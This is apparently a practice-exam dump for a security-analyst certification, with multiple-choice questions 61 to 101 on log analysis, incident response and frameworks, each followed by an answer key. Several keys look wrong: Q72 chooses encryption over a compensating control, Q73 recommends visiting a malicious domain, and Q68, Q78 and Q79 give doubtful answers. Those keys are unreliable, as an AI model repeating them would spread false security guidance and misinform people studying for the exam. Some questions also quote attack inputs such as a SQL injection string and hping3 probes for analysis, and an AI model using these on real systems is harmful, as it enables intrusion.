
QUESTION 61
Nmap scan results on a set of IP addresses returned one or more lines beginning with “cpe:/o:” followed by a company name, product name, and version. Which of the following would this string help an administrator to identify?

A. Operating system
B. Running services
C. Installed software
D. Installed hardware

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 62
When reviewing network traffic, a security analyst detects suspicious activity:



```
110 172.150.200.129 TCP     1140 > 443 [SYN] Seq=0 Win=15901 Len=0 MSS=1460 SACK_PERM=1
111 172.150.200.129 TCP     1140 > 443 [ACK] Seq=1 ACK=1 Win=15091 Len=0
112 172.150.200.129 SSLv2   Client Hello
113 172.150.200.129 TCP     [TCP Dup ACK 112#1] 1140 > 443 [ACK] Seq=81 ACK=1 Win=15091
114 172.150.200.129 SSLv2   [TCP Retransmission] Client Hello
115 172.150.200.129 TCP     [TCP Dup ACK 114#1] 1140 > 443 [ACK] Seq=81 ACK=1 Win=15091
120 172.150.200.129 TCP     [TCP Dup ACK 114#2] 1140 > 443 [ACK] Seq=81 ACK=1 Win=15091
122 172.150.200.129 SSLv2   [TCP Retransmission] Client Hello
```

Based on the log above, which of the following vulnerability attacks is occurring?

A. ShellShock
B. DROWN
C. Zeus
D. Heartbleed
E. POODLE

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 63

Following a data compromise, a cybersecurity analyst noticed the following executed query:

```
SELECT * from Users WHERE name = rick OR 1=1
```

Which of the following attacks occurred, and which of the following technical security controls would BEST reduce the risk of future impact from this attack? (Choose two.)

A. Cookie encryption
B. XSS attack
C. Parameter validation
D. Character blacklist
E. Malicious code execution
F. SQL injection

Correct Answer: CF
Section: (none)
Explanation

Explanation/Reference:
Reference: https://lwn.net/Articles/177037/

QUESTION 64

While reviewing proxy logs, the security analyst noticed a suspicious traffic pattern. Several internal hosts were observed communicating with an external IP address over port 80 constantly. An incident was declared, and an investigation was launched. After interviewing the affected users, the analyst determined the activity started right after deploying a new graphic design suite. Based on this information, which of the following actions would be the appropriate NEXT step in the investigation?

A. Update all antivirus and anti-malware products, as well as all other host-based security software on the servers the affected users authenticate to.
B. Perform a network scan and identify rogue devices that may be generating the observed traffic. Remove those devices from the network.
C. Identify what the destination IP address is and who owns it, and look at running processes on the affected hosts to determine if the activity is malicious or not.
D. Ask desktop support personnel to reimage all affected workstations and reinstall the graphic design suite. Run a virus scan to identify if any viruses are present.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 65
Following a recent security breach, a post-mortem was done to analyze the driving factors behind the breach. The cybersecurity analysis discussed potential impacts, mitigations, and remediations based on current events and emerging threat vectors tailored to specific stakeholders. Which of the following is this considered to be?

A. Threat intelligence
B. Threat information
C. Threat data
D. Advanced persistent threats

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 66
During a web application vulnerability scan, it was discovered that the application would display inappropriate data after certain key phrases were entered into a webform connected to a SQL database server. Which of the following should be used to reduce the likelihood of this type of attack returning sensitive data?

A. Static code analysis
B. Peer review code
C. Input validation
D. Application fuzzing

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 67
A security analyst has noticed an alert from the SIEM. A workstation is repeatedly trying to connect to port 445 of a file server on the production network. All of the attempts are made with invalid credentials. Which of the following describes what is occurring?

A. Malware has infected the workstation and is beaconing out to the specific IP address of the file server.

B. The file server is attempting to transfer malware to the workstation via SMB.
C. An attacker has gained control of the workstation and is attempting to pivot to the file server by creating an SMB session.
D. An attacker has gained control of the workstation and is port scanning the network.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:


QUESTION 68
A SIEM analyst noticed a spike in activities from the guest wireless network to several electronic health record (EHR) systems. After further analysis, the analyst discovered that a large volume of data has been uploaded to a cloud provider in the last six months. Which of the following actions should the analyst do FIRST?

A. Contact the Office of Civil Rights (OCR) to report the breach
B. Notify the Chief Privacy Officer (CPO)
C. Activate the incident response plan
D. Put an ACL on the gateway router

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 69
Given the following access log:



```
access_log: 10.1.1.3 - -[66.66.132.6 -100] "Get
/js/query-ui/js/?a.aspectRatio:this.originalSize.height%7c%7c1%3ba=e(HTTP/1.1" 403 22

access_log: 10.1.1.3 - -[66.66.132.6 -100] "Get /js/query-ui/js/?a.aspectRatio:this.originalSize.height | |
1;a=e( HTTP/1.1" 303 333

access_log: 10.1.1.3 - -[66.66.132.6 -100] "Get /scripts/query-ui/js/J);F.optgroup=F .option;F .tbody=F
.tfoot=F .colorgroup=F .caption=F .thread;F .th=F .td;if (!c.support.htmlSerialize)F._default=(1, HTTP/1.1"
403 338
```

Which of the following accurately describes what this log displays?


A. A vulnerability in jQuery
B. Application integration with an externally hosted database
C. A vulnerability scan performed from the Internet
D. A vulnerability in Javascript

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 70

A company has been a victim of multiple volumetric DoS attacks. Packet analysis of the offending traffic shows the following:



```
09:23:45.058939 IP 192.168.1.1:2562 > 170.43.30.4:0 Flags[], seq 1887775210:1887776670, win 512, length 1460
09:23:45.058940 IP 192.168.1.1:2563 > 170.43.30.4:0 Flags[], seq 1887775211:1887776671, win 512, length 1460
09:23:45.058941 IP 192.168.1.1:2564 > 170.43.30.4:0 Flags[], seq 1887775212:1887776672, win 512, length 1460
09:23:45.058942 IP 192.168.1.1:2565 > 170.43.30.4:0 Flags[], seq 1887775213:1887776673, win 512, length 1460
```

Which of the following mitigation techniques is MOST effective against the above attack?

A. The company should contact the upstream ISP and ask that RFC1918 traffic be dropped.
B. The company should implement a network-based sinkhole to drop all traffic coming from 192.168.1.1 at their gateway router.
C. The company should implement the following ACL at their gateway firewall:
`DENY IP HOST 192.168.1.1 170.43.30.0/24.`
D. The company should enable the DoS resource starvation protection feature of the gateway NIPS.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 71

An ATM in a building lobby has been compromised. A security technician has been advised that the ATM must be forensically analyzed by multiple technicians.

Which of the following items in a forensic tool kit would likely be used FIRST? (Choose two.)

A. Drive adapters
B. Chain of custody form
C. Write blockers
D. Crime tape
E. Hashing utilities
F. Drive imager

Correct Answer: BC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 72
A business-critical application is unable to support the requirements in the current password policy because it does not allow the use of special characters. Management does not want to accept the risk of a possible security incident due to weak password standards. Which of the following is an appropriate means to limit the risks related to the application?

A. A compensating control
B. Altering the password policy
C. Creating new account management procedures
D. Encrypting authentication traffic

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 73
A threat intelligence analyst who works for a financial services firm received this report:

“There has been an effective waterhole campaign residing at www.bankfinancecompsoftware.com. This domain is delivering ransomware. This ransomware variant has been called “LockMaster” by researchers due to its ability to overwrite the MBR, but this term is not a malware signature. Please execute a defensive operation regarding this attack vector.”

The analyst ran a query and has assessed that this traffic has been seen on the network. Which of the following actions should the analyst do NEXT? (Choose two.)

A. Advise the firewall engineer to implement a block on the domain
B. Visit the domain and begin a threat assessment
C. Produce a threat intelligence message to be disseminated to the company
D. Advise the security architects to enable full-disk encryption to protect the MBR
E. Advise the security analysts to add an alert in the SIEM on the string “LockMaster”
F. Format the MBR as a precaution

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 74
The Chief Information Security Officer (CISO) has asked the security staff to identify a framework on which to base the security program. The CISO would like to achieve a certification showing the security program meets all required best practices. Which of the following would be the BEST choice?

A. OSSIM
B. SDLC
C. SANS
D. ISO

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 75

A security analyst is concerned that employees may attempt to exfiltrate data prior to tendering their resignations. Unfortunately, the company cannot afford to purchase a data loss prevention system. Which of the following recommendations should the security analyst make to provide defense-in-depth against data loss? (Choose three.)

A. Prevent users from accessing personal email and file-sharing sites via web proxy

B. Prevent flash drives from connecting to USB ports using Group Policy
C. Prevent users from copying data from workstation to workstation
D. Prevent users from using roaming profiles when changing workstations
E. Prevent Internet access on laptops unless connected to the network in the office or via VPN
F. Prevent users from being able to use the copy and paste functions

Correct Answer: ABE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 76
The security operations team is conducting a mock forensics investigation. Which of the following should be the FIRST action taken after seizing a compromised workstation?

A. Activate the escalation checklist
B. Implement the incident response plan
C. Analyze the forensic image
D. Perform evidence acquisition

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 77
An executive tasked a security analyst to aggregate past logs, traffic, and alerts on a particular attack vector. The analyst was then tasked with analyzing the data and making predictions on future complications regarding this attack vector. Which of the following types of analysis is the security analyst MOST likely conducting?

A. Trend analysis
B. Behavior analysis
C. Availability analysis
D. Business analysis

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 78
A software development company in the manufacturing sector has just completed the alpha version of its flagship application. The application has been under development for the past three years. The SOC has seen intrusion attempts made by indicators associated with a particular APT. The company has a hot site location for COOP. Which of the following threats would most likely incur the BIGGEST economic impact for the company?

A. DDoS
B. ICS destruction
C. IP theft
D. IPS evasion

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 79

A security analyst has noticed that a particular server has consumed over 1TB of bandwidth over the course of the month. It has port 3333 open; however, there have not been any alerts or notices regarding the server or its activities. Which of the following did the analyst discover?


A. APT
B. DDoS
C. Zero day
D. False positive

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 80

A cybersecurity analyst is reviewing the following outputs:



```
root@kali!# hping3 -S -p 80 192.168.1.19
HPING 192.168.1.19 (eth0 192.168.1.19): S set, 40 headers + 0 data bytes
Len=46 ip=192.168.1.19 ttl=64 DF id=28319 sport=80 flags=RA seq=0 win=0 rtt=0.6 ms

root@kali!# hping3 -S -p 8080 192.168.1.19
HPING 192.168.1.19 (eth0 192.168.1.19): S set, 40 headers + 0 data bytes
Len=46 ip=192.168.1.19 ttl=64 DF id=28319 sport=8080 flags=SA seq=0 win=29200 rtt=11.9 ms
```

Which of the following can the analyst infer from the above output?

A. The remote host is redirecting port 80 to port 8080.
B. The remote host is running a service on port 8080.
C. The remote host’s firewall is dropping packets for port 80.
D. The remote host is running a web server on port 80.

Correct Answer: B
Section: (none)
Explanation
Explanation/Reference:

QUESTION 81

An organization wants to harden its web servers. As part of this goal, leadership has directed that vulnerability scans be performed, and the security team should remediate the servers according to industry best practices. The team has already chosen a vulnerability scanner and performed the necessary scans, and now the team needs to prioritize the fixes. Which of the following would help to prioritize the vulnerabilities for remediation in accordance with industry best practices?

A. CVSS
B. SLA
C. ITIL
D. OpenVAS
E. Qualys

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 82

An analyst is troubleshooting a PC that is experiencing high processor and memory consumption. Investigation reveals the following processes are running on the system:

▪ lsass.exe ▪
csrss.exe ▪
wordpad.exe ▪
notepad.exe

Which of the following tools should the analyst utilize to determine the rogue process?

A. Ping 127.0.0.1.
B. Use `grep` to search.
C. Use Netstat.
D. Use Nessus.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 83

The Chief Executive Officer (CEO) instructed the new Chief Information Security Officer (CISO) to provide a list of enhancement to the company's cybersecurity operation. As a result, the CISO has identified the need to align security operations with industry best practices. Which of the following industry references is appropriate to accomplish this?

A. OSSIM
B. NIST
C. PCI
D. OWASP

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.nist.gov/sites/default/files/documents/itl/Cybersecurity_Green-Paper_FinalVersion.pdf

QUESTION 84

A cybersecurity analyst was asked to discover the hardware address of 30 networked assets. From a command line, which of the following tools would be used to provide ARP scanning and reflects the MOST efficient method for accomplishing the task?

A. `nmap`
B. `tracert`
C. `ping -a`
D. `nslookup`

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: https://serverfault.com/questions/10590/how-to-get-a-list-of-all-ip-addresses-and-ideally-device-names-on-a-lan

QUESTION 85

A security analyst is reviewing logs and discovers that a company-owned computer issued to an employee is generating many alerts and warnings. The analyst continues to review the log events and discovers that a non-company-owned device from a different, unknown IP address is generating the same events. The analyst informs the manager of these findings, and the manager explains that these activities are already known and part of an ongoing events. Given this scenario, which of the following roles are the analyst, the employee, and the manager filling?

A. The analyst is red team.
The employee is blue team.
The manager is white team.

B. The analyst is white team.
The employee is red team.
The manager is blue team.

C. The analyst is red team.
The employee is white team.
The manager is blue team.

D. The analyst is blue team.
The employee is red team.
The manager is white team.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: https://danielmiessler.com/study/red-blue-purple-teams/

QUESTION 86

An organization is experiencing degradation of critical services and availability of critical external resources. Which of the following can be used to investigate the issue?


A. Netflow analysis
B. Behavioral analysis
C. Vulnerability analysis
D. Risk analysis

Correct Answer: A

Section: (none)
Explanation
Explanation/Reference:

QUESTION 87

A technician receives the following security alert from the firewall's automated system:



```
match_time: 10/10/16 16:20:43
serial:  002301028176
device_name: COMPSEC1
type: CORRELATION
scruser: domain\samjones
scr: 10.50.50.150
object_name: Beacon Detection
object_id: 6005
category: compromised-host
severity: medium
evidence: Host repeatedly visited a dynamic DNS domain (17 times).
```

After reviewing the alert, which of the following is the BEST analysis?


A. This alert is a false positive because DNS is a normal network function.
B. This alert indicates a user was attempting to bypass security measures using dynamic DNS.
C. This alert was generated by the SIEM because the user attempted too many invalid login attempts.
D. This alert indicates an endpoint may be infected and is potentially contacting a suspect host.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 88

During a review of security controls, an analyst was able to connect to an external, unsecured FTP server from a workstation. The analyst was troubleshooting and reviewed the ACLs of the segment firewall the workstation is connected to:



Seq	Direction	Source IP/Mask	Dest IP/Mask	Protocol	Src Port	Dest Port	DSCP	Action
1	In	10.1.1.0/255.255.255.0	172.21.50.5/255.255.255.255	17	0-65535	53-53	Any	Permit
2	Out	172.21.50.5/255.255.255.255	10.1.1.0/255.255.255.0	17	53-53	0-65535	Any	Permit
3	In	10.40.40.0/255.255.255.0	10.1.1.0/255.255.255.0	17	3389-3389	0-65535	Any	Permit
4	Out	10.1.1.0/255.255.255.0	10.1.1.0/255.255.255.0	17	0-65535	3389-3389	Any	Permit
5	In	10.40.40.0/255.255.255.0	10.1.1.0/255.255.255.0	6	3389-3389	0-65535	Any	Permit
6	Out	10.1.1.0/255.255.255.0	10.40.40.0/255.255.255.0	6	0-65535	3389-3389	Any	Permit
7	In	10.40.40.0/255.255.255.0	10.1.1.0/255.255.255.0	6	0-65535	23-25	Any	Permit
8	Out	10.1.1.0/255.255.255.0	0.0.0.0/0.0.0.0	6	0-65535	20-21	Any	Permit
9	Out	10.1.1.0/255.255.255.0	0.0.0.0/0.0.0.0	6	0-65535	80	Any	Permit
10	Any	0.0.0.0/0.0.0.0	0.0.0.0/0.0.0.0	1	0-65535	0-65535	Any	Deny

Based on the ACLs above, which of the following explains why the analyst was able to connect to the FTP server?

A. FTP was explicitly allowed in Seq 8 of the ACL.
B. FTP was allowed in Seq 10 of the ACL.
C. FTP was allowed as being included in Seq 3 and Seq 4 of the ACL.
D. FTP was allowed as being outbound from Seq 9 of the ACL.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 89
The director of software development is concerned with recent web application security incidents, including the successful breach of a back-end database server. The director would like to work with the security team to implement a standardized way to design, build, and test web applications and the services that support them. Which of the following meets the criteria?

A. OWASP
B. SANS
C. PHP
D. Ajax

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

Reference: https://www.synopsys.com/software-integrity/resources/knowledge-database/owasp-top-10.html

QUESTION 90

A company has several internal-only, web-based applications on the internal network. Remote employees are allowed to connect to the internal corporate network with a company-supplied VPN client. During a project to upgrade the internal application, contractors were hired to work on a database server and were given copies of the VPN client so they could work remotely. A week later, a security analyst discovered an internal web-server had been compromised by malware that originated from one of the contractor's laptops. Which of the following changes should be made to BEST counter the threat presented in this scenario?

A. Create a restricted network segment for contractors, and set up a jump box for the contractors to use to access internal resources.
B. Deploy a web application firewall in the DMZ to stop Internet-based attacks on the web server.
C. Deploy an application layer firewall with network access control lists at the perimeter, and then create alerts for suspicious Layer 7 traffic.
D. Require the contractors to bring their laptops on site when accessing the internal network instead of using the VPN from a remote location.
E. Implement NAC to check for updated proxy and location-based rules for PCs connecting to the internal network.

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 91

While preparing for a third-party audit, the vice president of risk management and the vice president of information technology have stipulated that the vendor may not use offensive software during the audit. This is an example of:


A. organizational control.
B. service-level agreement.
C. rules of engagement.
D. risk appetite

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 92
An organization is attempting to harden its web servers and reduce the information that might be disclosed by potential attackers. A security analyst is reviewing vulnerability scan results from a recent web server scan.

Portions of the scan results are shown below:



Finding#5144322
First Time Detected 10 Nov 2015 09:00 GMT-0600
Last Time Detected 10 Nov 2015 09:00 GMT-0600
CVSS Base: 5
Access Path: https://myOrg.com/mailingList.htm
Request: https://myOrg.com/mailingList.aspx?
content=volunteer
Repsonse: C:\Documents\MarySmith\mailingList.pdf

Which of the following lines indicates information disclosure about the host that needs to be remediated?

A. Response: C:\Documents\MarySmith\mailingList.pdf
B. Finding#5144322
C. First Time Detected 10 Nov 2015 09:00 GMT-0600
D. Access Path: http://myOrg.com/mailingList.htm
E. Request: GET http://myOrg.com/mailingList.aspx?content=volunteer

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 93
A cybersecurity analyst is hired to review the security posture of a company. The cybersecurity analyst notices a very high network bandwidth consumption due to SYN floods from a small number of IP addresses.

Which of the following would be the BEST action to take to support incident response?

A. Increase the company's bandwidth.
B. Apply ingress filters at the routers.
C. Install a packet capturing tool.
D. Block all SYN packets.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 94
A pharmacy gives its clients online access to their records and the ability to review bills and make payments. A new SSL vulnerability on a special platform was discovered, allowing an attacker to capture the data between the end user and the web server providing these services. After investigating the platform vulnerability, it was determined that the web services provided are being impacted by this new threat.

Which of the following data types are MOST likely at risk of exposure based on this new threat? (Choose two.)

A. Cardholder data
B. Intellectual property
C. Personal health information
D. Employee records
E. Corporate financial data

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 95
The security configuration management policy states that all patches must undergo testing procedures before being moved into production. The security analyst notices a single web application server has been downloading and applying patches during non-business hours without testing. There are no apparent adverse reactions, server functionality does not seem to be affected, and no malware was found after a scan.


Which of the following actions should the analyst take?

A. Reschedule the automated patching to occur during business hours.
B. Monitor the web application service for abnormal bandwidth consumption.
C. Create an incident ticket for anomalous activity.
D. Monitor the web application for service interruptions caused from the patching.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 96
A cybersecurity analyst is conducting packet analysis on the following:



Time	Source	Destination	Info
0.000673	00:48:c2:5f:39:57	00:43:b3:3f:23:e3	172.16.1.7 is at 00:48:c2:5f:39:57
0.001173	00:48:c2:5f:39:9a	00:43:b3:3f:23:e3	172.16.1.6 is at 00:48:c2:5f:39:9a
0.002346	00:48:c2:5f:39:2b	00:43:b3:3f:23:e3	172.16.1.12 is at 00:48:c2:5f:39:2b
0.005123	00:48:c2:5f:39:42	00:43:b3:3f:23:e3	172.16.1.13 is at 00:48:c2:5f:39:42
0.010281	00:48:c2:5f:39:6b	00:43:b3:3f:23:e3	172.16.1.2 is at 00:48:c2:5f:39:6b
0.021597	00:48:c2:5f:39:9a	00:43:b3:3f:23:e3	172.16.1.7 is at 00:48:c2:5f:39:9a
0.044812	00:48:c2:5f:39:3c	00:43:b3:3f:23:e3	172.16.1.21 is at 00:43:b3:3f:23:e3
0.06512	00:48:c2:5f:39:9a	00:43:b3:3f:23:e3	172.16.1.7 is at 00:43:b3:3f:23:e3

Which of the following is occurring in the given packet capture?

A. ARP spoofing
B. Broadcast storm
C. Smurf attack
D. Network enumeration
E. Zero-day exploit

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 97
A Chief Information Security Officer (CISO) wants to standardize the company's security program so it can be objectively assessed as part of an upcoming audit requested by management.

Which of the following would holistically assist in this effort?

A. ITIL
B. NIST
C. Scrum
D. AUP
E. Nessus

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 98
A cybersecurity analyst was hired to resolve a security issue within a company after it was reported that many employee account passwords had been compromised. Upon investigating the incident, the cybersecurity analyst found that a brute force attack was launched against the company.

Which of the following remediation actions should the cybersecurity analyst recommend to senior management to address these security issues?

A. Prohibit password reuse using a GPO.
B. Deploy multifactor authentication.
C. Require security awareness training.
D. Implement DLP solution.

Correct Answer: B

Section: (none)
Explanation
Explanation/Reference:

QUESTION 99
A company has received the results of an external vulnerability scan from its approved scanning vendor. The company is required to remediate these vulnerabilities for clients within 72 hours of acknowledgement of the scan results.

Which of the following contract breaches would result if this remediation is not provided for clients within the time frame?

A. Service level agreement
B. Regulatory compliance
C. Memorandum of understanding
D. Organizational governance

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 100
A retail corporation with widely distributed store locations and IP space must meet PCI requirements relating to vulnerability scanning. The organization plans to outsource this function to a third party to reduce costs.

Which of the following should be used to communicate expectations related to the execution of scans?


A. Vulnerability assessment report
B. Lessons learned documentation
C. SLA
D. MOU

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 101

The Chief Information Security Officer (CISO) asked for a topology discovery to be conducted and verified against the asset inventory. The discovery is failing and not providing reliable or complete data. The syslog shows the following information:



```
Mar 16 14:58:31 myhost nslcd [16637]  :  [0e0f76] LDAP result  ( )  failed unable to authenticate
Mar 16 14:58:32 myhost nslcd [52255a] :  [0e0f76] LDAP result  ( )  failed unable to contact
Mar 16 14:58:40 myhost nslcd [16637]  :  [0e0f76] LDAP result  ( )  failed to authenticate
Mar 16 14:58:42 myhost nslcd [52255a] :  [0e0f76] LDAP result  ( )  failed unable to contact
```

Which of the following describes the reason why the discovery is failing?

A. The scanning tool lacks valid LDAP credentials.
B. The scan is returning LDAP error code 52255a.
C. The server running LDAP has antivirus deployed.
D. The connection to the LDAP server is timing out.
E. The LDAP server is configured on the wrong port.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 102

